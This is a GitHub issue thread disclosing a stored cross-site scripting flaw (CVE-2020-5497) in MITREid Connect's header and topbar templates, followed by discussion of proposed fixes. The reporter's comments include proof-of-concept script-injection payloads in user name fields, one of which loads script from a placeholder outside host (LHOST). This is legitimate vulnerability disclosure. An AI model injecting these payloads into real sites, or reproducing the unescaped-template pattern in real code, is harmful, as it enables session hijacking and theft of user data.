mitreid-connect / **OpenID-Connect-Java-Spring-Server** Public

<> Code ⊙ **Issues** 210 Pull requests 52 Actions Projects Wiki ···

New issue

Jump to bottom

Cross-Site Scripting header.tag #1521

⊙ Open **irbishop** opened this issue on Jan 3, 2020 · 10 comments


irbishop commented on Jan 3, 2020

`header.tag` appears to be vulnerable to XSS here:

```
		// get the info of the current user, if available (null otherwise)
	function getUserInfo() {
		return ${userInfoJson};
	}
```


userInfoJson is included in the page and is not encoded so malicious elements could be created. If the string `</script>` appears in **userInfoJson**, the `<script>` element will be closed and a new malicious `<script>` can be created:

```
	// get the info of the current user, if available (null otherwise)
	function getUserInfo() {
		return {"sub":"12318767","name":"Test</script><script>alert(1)</script> Test","preferred_username":"Test","given_name":"Test</script><script>alert(1)
</script>","family_name":"Test","email":"test@test.com","email_verified":true};
	}
```



```
▾<script type="text/javascript">
   $.i18n.init({ fallbackLng: "en", lng: "en", resGetPath: "resources/js/locale/__lng__/__ns__.json", ns: { namespaces: ["messages"], defaultNs: 'messages' }, fallbackNS: ["messages"] }); moment.locale("en"); // safely set the title of
   the application function setPageTitle(title) { document.title = "SSO - " + title; } // get the info of the current user, if available (null otherwise) function getUserInfo() { return {"sub":"12318767","name":"Test
 </script>
 <script>alert(1)</script>
```

And the malicious JavaScript is executed:



irbishop commented on Jan 3, 2020 · Author

Turns out the values are displayed other places as well and the closing `</script>` is not necessary as it will show up like:

```
			<!--  use a simplified user button system when collapsed -->
			<ul class="nav hidden-desktop">

					<li><a href="manage/#user/profile">Test<script src=//LHOST/openid.js></script> Test</a></li>
					<li class="divider"></li>
					<li><a href="" class="logoutLink"><i class="icon-remove"></i> Log out</a></li>
```

NicoleG25 commented on Jan 5, 2020

Is there any plan to address this vulnerability?
Note that it appears that CVE-2020-5497 was assigned to this issue.

@jricher

jricher commented on Jan 17, 2020 · Member


This should be simple to fix in the class `UserInfoInterceptor` , but a quick search didn't show me how to handle escaping characters in a safe way. Glad to take a pointer or a pull request for this.

jricher commented on Feb 18, 2020 · Member

This seems to have been fixed by #1526 , please confirm

irbishop commented on Feb 18, 2020 · Author

It doesn't appear to be a proper fix ... userInfoJson is broken and appears as:




```
        // get the info of the current user, if available (null otherwise)
        function getUserInfo() {
            return {&#034;sub&#034;:&#034;01921.FLANRJQW&#034;,&#034;name&#034;:&#034;&lt;script&gt;alert(33)&lt;/script&gt;&#034;
        }

```


Which seems to break the profile page that uses that information.

It also doesn't address the instances that appear in topbar.tag:



```
<security:authorize access="hasRole('ROLE_USER')">
<li><a href="manage/#user/profile">${ longName }</a></li>
<li class="divider"></li>
<li><a href="" class="logoutLink"><i class="icon-remove"></i>_<spring:message code="topbar.logout"/></a></li>
</security:authorize>
```

A script tag still appears in the **longName**:



```
<ul class="nav hidden-desktop">

    <li><a href="manage/#user/profile"><script>alert(33)</script></a></li>
    <li class="divider"></li>
    <li><a href="" class="logoutLink"><i class="icon-remove"></i> Log out</a></li>


</ul>
```

irbishop mentioned this issue on Feb 18, 2020

Sanitize user names in model #1527

Closed

JamieSlome commented on Feb 19, 2020

We have looked into both proposed fixes (#1527 & #1526) - it would seem that we both escape the scaffolding of the JSON rather than just the content of the individual elements/properties.

@irbishop If you would like to submit an alternative fix through our platform (https://huntr.dev) - we would love to reward you for this!

JamieSlome commented on Mar 26, 2020

@irbishop - any updates on this?

@jricher - we had an open pull request that was approved (#1526) - but we are encouraging better solutions through the bug bounty board - huntr.

irbishop commented on Mar 26, 2020

Author

@JamieSlome - I submitted my patch #1527 but never heard anything except the invitation to submit through the bug bounty board. After looking at the board I decided against signing up because it required read/write access for pretty much everything related to all public repos, e.g. hooks and deployment keys; seemed overly permissive

JamieSlome commented on Mar 26, 2020

@irbishop - thanks for the swift response & update! ⚡

We request the public scope so that we can fork a repository on behalf of the user - through the bug bounty platform.

Beyond this, we do not store nor use any of the other functionalities in the public scope. Unfortunately, GitHub does not offer a lesser scope that provides only write access (i.e. forking a repo only).

Hope this helps! 👍

irbishop mentioned this issue on Apr 10, 2020

Fix XSS (CVE-2020-5497) #1534

Open

NicoleG25 commented on Nov 30, 2020

Hi, was this issue already addressed ? please note that it was assigned CVE-2020-5497
@jricher , **@JamieSlome**

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

Sanitize user names in model

4 participants